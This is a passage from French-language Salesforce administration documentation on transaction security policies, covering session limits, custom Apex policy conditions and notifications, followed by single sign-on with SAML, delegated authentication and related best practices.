   b. Sélectionnez la préférence **Lorsque des utilisateurs dépassent le nombre maximal de sessions Salesforce autorisées, fermer la session la plus ancienne.**

   Les stratégies de connexion affectent l'accès par programmation et l'accès depuis Salesforce Classic et Lightning Experience. Lorsque vous créez une stratégie qui limite le nombre de sessions utilisateur simultanées, toutes les sessions sont prises en compte dans cette limite. Les connexions normales avec un nom d'utilisateur et un mot de passe, les connexions par applications Web, les connexions utilisant des fournisseurs d'authentification et tous les autres types de connexion sont pris en compte.

   La limitation en sessions n'entraîne aucun problème dans Salesforce Classic ou Lightning Experience, car vous êtes invité(e) à sélectionner la ou les sessions à fermer. Ce choix n'est pas disponible à partir d'un programme. Par conséquent, le programme reçoit une exception de sécurité des transactions indiquant que la limite en sessions est atteinte.

Pour éviter ce problème, sélectionnez **Lorsque des utilisateurs dépassent le nombre maximal de sessions Salesforce autorisées, fermer la session la plus ancienne.**. Ensuite, lorsqu'une requête par programmation dépasse le nombre de sessions autorisées, les anciennes sessions sont terminées jusqu'à ce que le nombre de sessions passe sous cette limite. Le paramètre fonctionne également avec les connexions depuis l'interface utilisateur. Au lieu d'inviter à sélectionner la session à fermer, la session la plus ancienne est automatiquement fermée, et la nouvelle connexion gère la nouvelle session. Le flux OAuth gère les stratégies de connexion avec et sans préférence définie comme suit.

| Type de flux | Action avec une préférence sélectionnée | Action sans préférence sélectionnée |
|---|---|---|
| Serveur Web OAuth 2.0 | Code d'autorisation et jeton d'accès accordés<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. | Code d'autorisation accordé, mais pas le jeton d'accès<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. |
| Utilisateur-agent OAuth 2.0 | Jeton d'accès accordé<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. | Jeton d'accès accordé<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. |
| Flux du jeton d'actualisation OAuth 2.0 | Jeton d'accès accordé<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. | Exception TXN_SECURITY_END_SESSION |
| Jeton du porteur JWT OAuth 2.0 | Jeton d'accès accordé<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. | Exception TXN_SECURITY_END_SESSION |
| Assertion du porteur SAML OAuth 2.0 | Accès accordé<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. | Exception TXN_SECURITY_END_SESSION |
| Nom d'utilisateur et mot de passe OAuth 2.0 | Accès accordé<br>Les sessions anciennes sont fermées jusqu'à un nombre de sessions conforme à la stratégie. | Accès refusé, le nombre de sessions n'est pas conforme à la stratégie |
| Assertion SAML | Non applicable | Non applicable |

Pour plus d'informations sur les flux d'authentification, reportez-vous à Authentification des applications avec OAuth dans l'aide de Salesforce.

# Création de stratégies de sécurité des transactions personnalisées

Créez vos propres stratégies personnalisées, déclenchées par des événements spécifiques. Seul un utilisateur actif attribué au profil Administrateur système peut utiliser cette fonctionnalité.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des stratégies de sécurité des transactions :

- Auteur Apex

  ET

  " Personnaliser l'application "

1. Dans Configuration, saisissez *`Sécurité des transactions`* dans la case `Recherche rapide`, sélectionnez **Sécurité des transactions**, puis cliquez sur **Nouveau** dans Stratégies de sécurité des transactions personnalisées.
2. Saisissez les champs d'information de base de votre nouvelle stratégie.
   - Pour plus de clarté et pour faciliter la maintenance, utilisez des noms similaires pour l'API et la stratégie. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
   - `Type d'événement` : détermine les actions disponibles. Les types sont les suivants :
     - **Connexion** : la connexion d'un utilisateur. Une connexion permet de définir une combinaison de notifications, plus les actions suivantes :
       - Bloquer complètement l'accès
       - Continuer, mais demander l'authentification à deux facteurs
       - Continuer, mais demander l'arrêt de la session de connexion active
     - **Entité** : un type d'objet Sélectionnez une ressource spécifique et le type de notification souhaité.
     - **Exportation de données** : vous notifie lorsque le type d'objet sélectionné a été exporté. Les types d'objet disponibles sont Compte, Requête, Contact, Piste et Opportunité. Pour déclencher une politique, l'exportation doit être effectuée en utilisant un type de rapport par défaut depuis l'onglet Rapport ou avec un client d'API tel que Data Loader ou Workbench.
     - **AccessResource** : vous informe lorsque la ressource sélectionnée a été accédée. Vous pouvez bloquer l'accès ou demander une authentification à deux facteurs avant que l'accès soit autorisé.
   - `Notifications` : vous pouvez sélectionner toutes, certaines ou aucune méthode de notification pour chaque stratégie.
   - `Destinataire` : doit être un utilisateur actif attribué au profil Administrateur système.
   - `Actions en temps réel` : spécifie l'action à exécuter lors du déclenchement de la stratégie. Les actions disponibles varient en fonction du type d'événement. Les notifications par e-mail et dans l'application sont toujours disponibles. Pour des événements de connexion et de ressource, vous pouvez également bloquer l'action ou demander un niveau de contrôle d'accès supérieur avec une authentification à deux facteurs. Pour des événements de connexion, vous pouvez demander la fermeture d'une session existante avant de continuer la session en cours. Vous pouvez définir une action par défaut qui ferme toujours la session la plus ancienne.

     Remarque: L'authentification à deux facteurs n'est pas disponible dans Salesforce1 ou dans Lightning Experience pour le type d'événement AccessResource. L'action Bloquer est utilisée à la place.

     Important: Si vous créez une stratégie qui exige l'action d'authentification à deux facteurs, fournissez à vos utilisateurs un moyen pour obtenir un mot de passe unique temporel. Ce mot de passe est leur deuxième facteur d'authentification. Sinon, lorsque vos utilisateurs doivent fournir un deuxième facteur d'authentification, ils ne peuvent pas terminer leur tâche, par exemple se connecter ou exécuter un rapport.

- Vous pouvez utiliser une classe existante pour `Stratégie Apex` ou sélectionner **Générer Apex** pour créer une classe de stratégie par défaut qui met en oeuvre l'interface `TxnSecurity.PolicyCondition`. Vous pouvez également rédiger votre propre politique pour tirer parti des personnalisations que vous avez effectuées dans votre organisation.
- L'utilisateur sélectionné pour `Exécuter une stratégie en tant que` doit être associé au profil Administrateur système.

3. Vous pouvez également créer une condition pour une propriété spécifique dans le cadre de la stratégie. Par exemple, vous pouvez créer une stratégie qui se déclenche lors de l'accès à un rapport ou à un tableau de bord à partir d'une adresse IP source spécifique. L'adresse IP source est la propriété que vous vérifiez.
   - Les propriétés disponibles dépendent du type d'événement sélectionné.
   - Par exemple, avec les événements de connexion, les modifications de propriétés effectuées pendant nombre de jours donné ou une correspondance exacte avec une valeur de propriété ne sont pas disponibles.
4. Pour activer une stratégie, sélectionnez sa case. Vous pouvez activer ou désactiver des stratégies selon vos besoins.
5. Cliquez sur **Enregistrer**.

Lorsque votre sélection est enregistrée, la page de modification de votre nouvelle stratégie est affichée. Vous pouvez modifier votre stratégie ici et réviser sa classe Apex.

Si vous n'avez pas spécifié de valeur de condition avant de générer l'interface Apex d'une stratégie, vous pouvez ajouter la condition ultérieurement. Vous pouvez modifier la condition. Modifiez le code Apex pour inclure une condition avant d'activer votre stratégie. Si vous n'incluez jamais de condition, votre stratégie n'est jamais déclenchée. Pour consulter des exemples, reportez-vous à Stratégies Apex pour des notifications de sécurité des transactions.

Vous pouvez créer plusieurs stratégies pour le même type d'événement. Nous recommandons toutefois de ne pas superposer vos stratégies et leurs actions. Toutes les stratégies d'un événement donné sont exécutées lorsque l'événement se produit, mais leur ordre d'exécution est indéterminé. Par exemple, si vous avez deux stratégies activées pour un contact exporté, vous ne pouvez pas savoir quelle stratégie est déclenchée en premier. Si une stratégie copie le contact et l'autre le supprime, l'opération de copie échoue si la suppression est exécutée en premier.

## Stratégies Apex pour des notifications de sécurité des transactions

Chaque stratégie de sécurité des transactions doit mettre en oeuvre l'interface Apex `TxnSecurity.PolicyCondition`. Voici plusieurs exemples.

Si vous n'avez pas spécifié de valeur de condition avant de générer l'interface Apex d'une stratégie, vous pouvez ajouter la condition ultérieurement. Vous pouvez modifier la condition. Modifiez le code Apex pour inclure une condition avant d'activer votre stratégie. Si vous n'incluez jamais de condition, votre stratégie n'est jamais déclenchée. Consultez les exemples d'écriture de condition ci-dessous.

N'incluez pas des instructions Data Manipulation Language (DML) dans vos politiques personnalisées. Les opérations DML sont restaurées après l'évaluation d'une politique de sécurité des transactions, que la politique renvoie `true` ou `false`.

Lorsque vous sélectionnez une politique de sécurité des transactions, votre implémentation `TxnSecurity.PolicyCondition` n'est pas supprimée. Vous pouvez réutiliser votre code Apex dans d'autres stratégies.

Cet exemple de stratégie Apex se déclenche lorsqu'un utilisateur se connecte à partir de plusieurs adresses IP sur une période de 24 heures.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

### Exemple:

```
global class LoginPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime = LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

Cet exemple de stratégie Apex se déclenche lors de la création d'une session à partir d'une adresse IP spécifique.

### Exemple:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

Cette stratégie DataExport se déclenche lorsqu'un utilisateur exporte des données via Data Loader.

### Exemple:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

Cette stratégie Apex se déclenche lorsqu'un utilisateur accède à des rapports.

### Exemple:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

Cette stratégie Apex se déclenche lorsqu'un utilisateur accède à une application connectée.

Exemple:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
  }
}
```

CONSULTER ÉGALEMENT :

Mise en œuvre d'exemples PolicyCondition supplémentaires

Opérations DML Apex

## Gestion des stratégies de sécurité des transactions

Utilisez des stratégies de sécurité des transactions pour définir, activer et générer un code Apex pour mettre en oeuvre vos stratégies. Spécifiez le mode de notification lors du déclenchement d'une stratégie, puis sélectionnez les stratégies à activer. Seul un utilisateur actif attribué au profil Administrateur système peut utiliser cette fonctionnalité.

1. Dans Configuration, saisissez *Sécurité des transactions* dans la case Recherche rapide, puis sélectionnez **Sécurité des transactions**.
2. Dans la page Stratégies de sécurité des transactions, vous pouvez :
   - Modifier une vue
   - Créer une vue
   - Modifier une stratégie
   - Créer une stratégie
   - Modifier la classe Apex `TxnSecurity.PolicyCondition` d'une stratégie
   - Supprimer une stratégie
   - Définir les préférences par défaut de sécurité des transactions

Vous pouvez modifier à tout moment les préférences par défaut de sécurité des transactions.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des stratégies de sécurité des transactions :

- Auteur Apex

  ET

  Personnaliser l'application

# Réception de notifications sur la sécurité des transactions

Vous recevez les notifications que vous avez sélectionnées lors du déclenchement d'une stratégie activée. Les notifications sont mises en forme pour faciliter leur reconnaissance.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

## Notifications par e-mail

Les notifications par e-mail sont envoyées depuis la sécurité des transactions avec pour objet « Alerte de sécurité des transactions ! ». Le corps du message contient la stratégie déclenchée ainsi que le ou les événement(s) ayant entraîné son déclenchement. Les heures répertoriées indiquent l'heure de déclenchement de la stratégie dans le fuseau horaire et les paramètres régionaux du destinataire. Par exemple, une stratégie est déclenchée à 18 h 46 en Heure normale de l'Est. L'administrateur qui reçoit la notification se situe dans la zone Heure normale du Pacifique. Par conséquent, les heures sont affichées en heure du Pacifique. Voici un exemple :

Exemple:

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Friday, November 12, 2014, 5:35 PM
Subject: Transaction Security Alert!

This is a transaction security policy alert.

Policy: An administrator created a new user.

Event(s) responsible for triggering this policy:
1. Created new user Lisa Johnson at 11/12/2014 5:35:09 PM PST
```

## Notifications dans l'application

Les notifications dans l'application sont disponibles uniquement pour les utilisateurs de Salesforce1. La notification indique la stratégie déclenchée. Voici un exemple :

Exemple:

```
Transaction Security Alert:
Policy New Encrypted Custom Field was triggered.
```

# Authentification unique

L'authentification unique offre aux utilisateurs un accès à toutes les ressources réseau autorisées sans avoir à se connecter séparément à chaque ressource. Vous validez des noms d'utilisateur et des mots de passe avec la base de données de l'entreprise ou une autre application cliente plutôt que d'utiliser des mots de passe utilisateur gérés par Salesforce.

Salesforce offre les méthodes suivantes pour l'authentification unique :

- L'authentification fédérée utilisant le langage SAML (Security Assertion Markup Language) permet d'envoyer des données d'authentification et d'autorisation entre des services Web affiliés mais non associés. Elle permet de se connecter à Salesforce à partir d'une application cliente. L'authentification fédérée utilisant le langage SAML est activée par défaut pour votre organisation.
- L'authentification unique déléguée permet d'intégrer Salesforce à la méthode d'authentification de votre choix. Vous pouvez ainsi intégrer l'authentification à votre serveur LDAP (Lightweight Directory Access Protocol) ou exécuter une authentification unique par authentification à l'aide d'un jeton à la place d'un mot de passe. Vous gérez l'authentification déléguée au niveau d'autorisation afin de l'autoriser pour certains utilisateurs, tandis que d'autres utilisateurs continuent d'utiliser le mot de passe géré par Salesforce. L'authentification déléguée est définie par autorisations, pas par organisation.

  L'authentification déléguée est utilisée essentiellement pour les raisons les suivantes :

  - Utilisation d'un type d'authentification renforcé, tel que l'intégration à un fournisseur d'identité sécurisé
  - Définition de votre page de connexion privée et accessible uniquement derrière un pare-feu d'entreprise
  - Différenciation entre votre société et les autres qui utilisent Salesforce afin de réduire les attaques malveillantes

  Vous devez demander l'activation de cette fonctionnalité par Salesforce. Contactez Salesforce pour activer l'authentification unique déléguée pour votre organisation.
- Les fournisseurs d'authentification permettent à vos utilisateurs de se connecter à votre organisation Salesforce en utilisant leurs identifiants de connexion depuis un fournisseur de services externe. Salesforce prend en charge le protocole OpenId Connect qui permet aux utilisateurs de se connecter depuis n'importe quel fournisseur OpenID tel que Google, PayPal, LinkedIn et d'autres services qui prennent en charge OpenID Connect. Lorsque les fournisseurs d'authentification sont activés, Salesforce ne valide pas le mot de passe d'un utilisateur. À la place, Salesforce utilise les identifiants de connexion de l'utilisateur à partir du fournisseur de services externe pour établir des identifiants d'authentification.

Lorsque vous avez un fournisseur d'identité externe et que vous configurez l'authentification unique pour votre organisation Salesforce, Salesforce agit en tant que *fournisseur de services*. Vous pouvez également activer Salesforce en tant que fournisseur d'identité et utiliser l'authentification unique pour vous connecter à un autre fournisseur de services. Seul le fournisseur de services doit configurer l'authentification unique.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

La page Paramètres d'authentification unique affiche la version de l'authentification unique disponible pour votre organisation. Pour plus d'informations sur les paramètres d'authentification unique, reportez-vous à Configuration des paramètres SAML pour l'authentification unique. Pour plus d'informations sur la sécurité SAML et Salesforce, reportez-vous au *Guide de mise en œuvre de la sécurité*.

# Avantages de l'authentification unique

La mise en place de l'authentification unique peut offrir les avantages suivants à votre organisation :

- **Réduction des frais administratifs :** Grâce à l'authentification unique, les utilisateurs n'ont qu'un seul mot de passe à mémoriser pour accéder à la fois aux ressources du réseau ou aux applications externes et à Salesforce. En accédant à Salesforce depuis le réseau interne d'entreprise, les utilisateurs sont connectés de façon transparente, sans que le système ne leur demande de saisir un nom d'utilisateur ou un mot de passe. En accédant à Salesforce depuis l'extérieur du réseau d'entreprise, la connexion utilisateur au réseau d'entreprise se charge de connecter les utilisateurs. Le nombre de mots de passe étant moins important, les administrateurs système reçoivent moins de demande de réinitialisation des mots de passe.
- **Exploitation de l'investissement existant :** De nombreuses entreprises utilisent une base de données centrale LDAP pour gérer les identités utilisateurs. En déléguant à Salesforce l'authentification à ce système, dès qu'un utilisateur est supprimé du système LDAP, il perd son accès à Salesforce. Les utilisateurs ayant quitté l'entreprise perdent donc automatiquement leur accès aux données de l'entreprise dès leur départ.
- **Économie de temps :** En moyenne, un utilisateur nécessite 5 à 20 secondes pour se connecter à une application en ligne, voire davantage si la saisie du nom d'utilisateur ou du mot de passe est incorrecte, puis corrigée. Avec l'authentification unique, il n'est plus nécessaire de se connecter manuellement à Salesforce. Ces précieuses secondes contribuent à améliorer votre productivité.
- **Augmentation du nombre d'utilisateurs :** N'ayant plus besoin de se connecter, les utilisateurs sont enclins à utiliser Salesforce plus régulièrement. Par exemple, les utilisateurs ont la possibilité d'envoyer des e-mails comprenant des liens vers des informations contenues dans Salesforce tels que des enregistrements ou des rapports. Lorsque le destinataire du message clique sur les liens, la page Salesforce correspondante s'ouvre automatiquement.
- **Sécurité accrue :** Toutes les stratégies de mot de passe que vous aurez mises en place pour votre réseau d'entreprise seront également appliquées dans Salesforce. De plus, envoyer des informations d'authentification valables pour un utilisateur unique peut accroître la sécurité des utilisateurs ayant accès à des données sensibles.

Meilleures pratiques pour la mise en œuvre d'une authentification unique

Présentation de l'authentification unique déléguée

Configuration de Salesforce pour l'authentification déléguée

Contrôle de l'accès d'un client API individuel à votre organisation Salesforce

Avec l'ajout à la liste blanche des clients API, limitez toutes les applications clientes API, notamment Data Loader, afin d'exiger l'approbation de l'administrateur si l'autorisation « Utiliser n'importe quel client API » n'est pas définie dans le profil ou l'ensemble d'autorisations de l'utilisateur.

Affichage des erreurs d'authentification unique

À propos de SAML

À propos du provisionnement à temps pour SAML

À propos des fournisseurs d'authentification externes

Utilisation de Frontdoor.jsp pour la connexion à Salesforce

Vous pouvez utiliser frontdoor.jsp pour accorder aux utilisateurs l'accès à Salesforce à partir d'une interface Web personnalisée, telle qu'un site Force.com d'accès à distance ou une autre intégration d'API, en utilisant l'ID de la session existante et l'URL du serveur.

Utilisation des paramètres de requête avec des URL de configuration client

Vous pouvez ajouter des fonctionnalités à votre fournisseur d'authentification à l'aide de paramètres de requête supplémentaires.

### Fournisseurs d'identité et fournisseurs de services

Un *fournisseur d'identité* est un fournisseur approuvé qui permet d'utiliser l'authentification unique pour accéder à d'autres sites Web. Un *fournisseur de services* est un site Web qui héberge des applications. Vous pouvez activer Salesforce en tant que fournisseur d'identité et définir un ou plusieurs fournisseurs de services. Vos utilisateurs peuvent ensuite accéder à d'autres applications directement depuis Salesforce en utilisant l'authentification unique. L'authentification unique peut se révéler très avantageuse pour vos utilisateurs : au lieu de mémoriser de nombreux mots de passe, il leur suffit d'en connaître un seul. De plus, les applications peuvent être ajoutées en tant qu'onglets à votre organisation Salesforce, ce qui évite à vos utilisateurs de basculer d'un programme à l'autre.

### Configuration des paramètres à distance

### Identifiants nommés

Un identifiant nommé spécifie l'URL du point de terminaison d'un appel et ses paramètres d'authentification requis dans une seule définition. Pour simplifier la configuration des appels authentifiés, spécifiez un identifiant nommé en tant que point de terminaison de l'appel externe. Si vous spécifiez à la place une URL en tant que point de terminaison de l'appel externe, vous devez enregistrer cette URL dans les paramètres de site distant de votre organisation et gérer vous-même l'authentification. Par exemple, pour un appel externe Apex, votre code devrait gérer l'authentification, qui peut s'avérer moins sécurisée et particulièrement complexe pour les implémentations OAuth.

### À propos d'Identity Connect

Identity Connect fournit l'intégration Active Directory.

# Meilleures pratiques pour la mise en œuvre d'une authentification unique

Salesforce offre les méthodes suivantes d'utilisation de l'authentification unique :

- L'authentification fédérée utilisant le langage SAML (Security Assertion Markup Language) permet d'envoyer des données d'authentification et d'autorisation entre des services Web affiliés mais non associés. Elle permet de se connecter à Salesforce à partir d'une application cliente. L'authentification fédérée utilisant le langage SAML est activée par défaut pour votre organisation.
- L'authentification unique déléguée permet d'intégrer Salesforce à la méthode d'authentification de votre choix. Vous pouvez ainsi intégrer l'authentification à votre serveur LDAP (Lightweight Directory Access Protocol) ou exécuter une authentification unique par authentification à l'aide d'un jeton à la place d'un mot de passe. Vous gérez l'authentification déléguée au niveau d'autorisation afin de l'autoriser pour certains utilisateurs, tandis que d'autres utilisateurs continuent d'utiliser le mot de passe géré par Salesforce. L'authentification déléguée est définie par autorisations, pas par organisation.

  L'authentification déléguée est utilisée essentiellement pour les raisons les suivantes :

  - Utilisation d'un type d'authentification renforcé, tel que l'intégration à un fournisseur d'identité sécurisé
  - Définition de votre page de connexion privée et accessible uniquement derrière un pare-feu d'entreprise
  - Différenciation entre votre société et les autres qui utilisent Salesforce afin de réduire les attaques malveillantes

  Vous devez demander l'activation de cette fonctionnalité par Salesforce. Contactez Salesforce pour activer l'authentification unique déléguée pour votre organisation.
- Les fournisseurs d'authentification permettent à vos utilisateurs de se connecter à votre organisation Salesforce en utilisant leurs identifiants de connexion depuis un fournisseur de services externe. Salesforce prend en charge le protocole OpenId Connect qui permet aux utilisateurs de se connecter depuis n'importe quel fournisseur OpenID tel que Google, PayPal, LinkedIn et d'autres services qui prennent en charge OpenID Connect. Lorsque les fournisseurs d'authentification sont activés, Salesforce ne valide pas le mot de passe d'un utilisateur. À la place, Salesforce utilise les identifiants de connexion de l'utilisateur à partir du fournisseur de services externe pour établir des identifiants d'authentification.

Vous pouvez également configurer SAML pour l'utilisation avec les portails ainsi que les sites.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les portails client et les portails partenaires ne sont pas disponibles avec **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  "Modifier toutes les données"

## Meilleures pratiques pour l'authentification déléguée

Lorsque vous mettez en place une authentification unique déléguée pour votre organisation, tenez compte des points suivants.

- Les serveurs de Salesforce doivent pouvoir accéder à la mise en œuvre du service Web de votre organisation. Vous devez donc déployer ce dernier sur un serveur dans votre DMZ. Pensez à utiliser le nom DNS externe de votre serveur lorsque vous saisissez l'`URL de la passerelle déléguée` dans la section Authentification déléguée, dans Salesforce (dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique**).
- Si Salesforce et votre système ne parviennent pas à se connecter ou si le processus de demande dure plus de 10 secondes, la tentative de connexion échoue. Une erreur est mentionnée à l'utilisateur lui signifiant que son service d'authentification d'entreprise ne fonctionne pas.

- Les espaces de noms, les noms d'élément et les majuscules doivent être respectés dans les demandes SOAP. Dans la mesure du possible, générez votre classe d'intitulé de ligne à partir du WSDL afin de garantir l'exactitude.
- Pour des raisons de sécurité, il est conseillé de ne rendre disponible le service Web que par TSL. Vous devez utiliser un certificat émis par un fournisseur de confiance tel que Verisign ou Thawte. Pour obtenir une liste exhaustive des fournisseurs de confiance, contactez Salesforce.
- `IP source` correspond à l'adresse IP à l'origine de la demande de connexion. Servez-vous de cette information afin de réduire l'accès selon l'emplacement de l'utilisateur. Remarque : la fonction de Salesforce permettant de valider les plages IP de connexion est toujours active pour les utilisateurs d'authentification unique. Pour plus d'informations, reportez-vous à Restriction de la date et de l'emplacement de connexion des utilisateurs à Salesforce à la page 927.
- Il vous sera peut-être nécessaire de mapper les noms d'utilisateurs internes à votre organisation ainsi que les noms d'utilisateur Salesforce. Si votre organisation ne suit pas un mappage standard, vous pourrez peut-être étendre le schéma de votre base de données utilisateur (Active Directory par exemple) afin d'inclure le nom d'utilisateur Salesforce en tant qu'attribut d'un compte utilisateur. Votre service d'authentification pourra alors utiliser cet attribut pour le mapper à un compte utilisateur.
- Il est conseillé de ne pas activer l'authentification unique pour les administrateurs système. Si vos administrateurs système ont activé l'authentification unique pour leur profil et que votre serveur d'authentification unique est momentanément indisponible, il n'y aura aucun moyen de les connecter à Salesforce. Il est important que les administrateurs système puissent toujours se connecter à Salesforce afin de désactiver l'authentification unique en cas de problème.
- Nous recommandons d'utiliser un compte Developer Edition ou une version test sandbox pour développer une solution d'authentification unique avant de la mettre en œuvre dans votre organisation. Pour créer un compte Developer Edition gratuit, connectez-vous sur la page developer.salesforce.com.
- Veillez à tester votre mise en oeuvre avec les clients Salesforce, tels que Salesforce pour Outlook, Connect pour Office et Connect Offline. Pour plus d'informations, reportez-vous à Authentification unique pour les clients de Salesforce.

## Meilleures pratiques pour l'authentification fédérée via SAML

Lorsque vous mettez en place une authentification unique fédérée avec SAML pour votre organisation, veuillez prendre en compte ce qui suit.

- Obtenez la valeur `URL de connexion Salesforce` à partir de la configuration des paramètres d'authentification unique, puis saisissez le paramètre de configuration correspondant de votre fournisseur d'identité (parfois appelé « URL du destinataire »).
- Salesforce tolère un délai maximal de dérèglement d'horloge avec votre serveur IDP de trois minutes. Assurez-vous que l'horloge de votre serveur est correctement réglée.
- Si vous parvenez pas à vous connecter avec une assertion SAML, consultez l'historique des connexions et notez le message d'erreur. Utilisez le validateur d'assertion SAML dans la page de configuration des paramètres d'authentification unique pour le dépannage.
- Vous devez mapper les noms d'utilisateurs internes de votre organisation ainsi que les noms d'utilisateur Salesforce. Pour cela, utilisez l'une des deux méthodes suivantes : ajoutez un identificateur unique au champ `FederationIdentifier` de chaque utilisateur Salesforce ou étendez votre schéma de base de données utilisateur (par exemple Active Directory) pour inclure le nom d'utilisateur Salesforce en tant qu'attribut d'un compte d'utilisateur. Sélectionnez l'option correspondante pour le champ `Type d'ID utilisateur SAML`, puis configurez votre service d'authentification pour envoyer l'identificateur dans des assertions SAML.
- Avant d'autoriser les utilisateurs à se connecter avec des assertions SAML, activez les préférences SAML de l'organisation et fournissez toutes les configurations requises.
- Utilisez la fonctionnalité Mon domaine afin d'empêcher les utilisateurs de se connecter directement à Salesforce et fournir aux administrateurs davantage de contrôle sur les stratégies de connexion. Vous pouvez utiliser les paramètres d'URL fournis dans la valeur `URL de connexion Salesforce` dans la page de configuration Paramètres d'authentification unique avec votre domaine personnalisé.

  Par exemple, si l'`URL de connexion Salesforce` est `https://login.salesforce.com/?saml=02HKiP...`

  vous pouvez utiliser `https://`*`votreDomaine`*`.my.salesforce.com/?saml=02HKiP...`

- Nous recommandons d'utiliser un compte Developer Edition ou une version test sandbox afin de tester une solution d'authentification unique SAML. Pour créer un compte Developer Edition gratuit, connectez-vous sur la page developer.salesforce.com.
- Toutes les copies de sandbox sont réalisées avec une authentification fédérée utilisant SAML désactivé. Les informations de configuration sont conservées, à l'exception de la valeur `URL de connexion Salesforce`. L'`URL de connexion Salesforce` est mise à jour pour correspondre à votre URL sandbox, par exemple `https://votreInstance.salesforce.com/`, après avoir réactivé SAML. Pour activer SAML dans l'environnement sandbox, dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique**, cliquez sur **Modifier** et sélectionnez `SAML activé`.
- Votre fournisseur d'identité doit vous autoriser à définir l'URL publique du fournisseur de services. Cette valeur doit correspondre à la valeur `ID d'entité` dans la configuration de l'authentification unique. La valeur par défaut est `https://saml.salesforce.com`.

## Meilleures pratiques d'authentification unique pour les portails

Les portails client et portails partenaire ne sont pas disponibles pour les nouvelles organisations dans les versions Summer '13 et supérieures. Utilisez à la place des communautés. Pour plus d'informations sur l'authentification unique et SAML pour les communautés, reportez-vous à « Configuration de SAML pour les communautés » dans Premiers pas avec les communautés. Si vous continuez à utiliser des portails, notez les informations ci-dessous.

- Seule la version 2.0 de SAML peut être utilisée avec les portails.
- Seuls les portails client et les portails partenaire sont pris en charge.
- La connexion initiée par le fournisseur de services n'est pas pris en charge.
- Les attributs `portal_id` et `organization_id` sont requis pour l'authentification unique des portails. Si un seul attribut est spécifié, l'utilisateur reçoit un message d'erreur.
- Si les attributs `portal_id` et `organization_id` sont renseignés dans l'assertion SAML, l'utilisateur est dirigé vers la connexion à ce portail. Si aucun attribut n'est renseigné, l'utilisateur est dirigé vers la connexion SAML Salesforce habituelle.
- Vous pouvez utiliser plusieurs portails pour une seule organisation.

## Meilleures pratiques d'authentification unique pour les sites

- Seule la version 2.0 de SAML peut être utilisée avec les sites.
